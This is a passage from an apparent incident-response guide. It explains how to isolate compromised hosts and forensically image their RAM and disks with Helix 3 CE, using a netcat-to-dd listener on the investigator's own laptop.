
Move compromised computers to an isolated LAN, to minimize number of compromised hosts and protect data. Analyze the traffic the compromised hosts use, and what services that is presented from the compromised hosts.

Make backups of RAM, one to use in analysis, the other as evidence material. There is several tools that do this. One easy tool to accomplish a RAM dump is to use the Helix 3 CE Live acquisition. It could both be used to copy the live RAM or disk over the network to a host using netcat and dd. The dd program originates from the UNIX command dd which means disk-dump but could be used to dump almost any device into another device or file.

Connect a laptop with a large external firewire or USB drive attached to it, to the network. Boot the laptop with a linux distribution that includes netcat (Backtrack live CD/USB is works fine). On that host (IP address 192.168.1.42, the external disk mounted at /mnt/usbdisk, using tcp port 5678) , issue the command:

```
nc -l -p 5678 | dd of=/mnt/usbdisk/192_168_1_41_RAM.dd
```

 Michel Lundell, michel@lundell.net

This will start a netcat process listening on port 5678 forwarding any data to a dd process that saves every bit into the file 192_168_1_41_RAM.dd on the external disk drive.

On the compromised machine where the disk is physically attached insert a Helix 3 CE live CD and start the Live Acquisition (the camera icon). Then choose source and location. Source could be RAM or any of the attached disks. Location could be attached storage or netcat. In this scenario we use netcat to copy the disk (or memory) over to our laptop with a large disk


Screen shot of Helix 3 CE Live Acquisition of a RAM image

Make backups of disks, one to use in analysis, the other one as evidence material. The easy way of creating a disk image of a infected disk is to use Helix 3 CE as when creating a RAM backup but instead choose the disk as source.

On the host (IP address 192.168.1.42, the external disk mounted at /mnt/usbdisk, using tcp port 5678) , issue the command:

```
nc -l -p 5678 | dd of=/mnt/usbdisk/192_168_1_41_disk.dd
```

This will start a netcat process listening on port 5678 forwarding any data to a dd process that saves every bit into the file 192_168_1_41_disk.dd on the external disk drive.

Screen shot of Helix 3 CE doing Live acquisition of disk image

This starts dd copying every bit from the disk to netcat which writes to the netcat listener on the machine which saves the backup.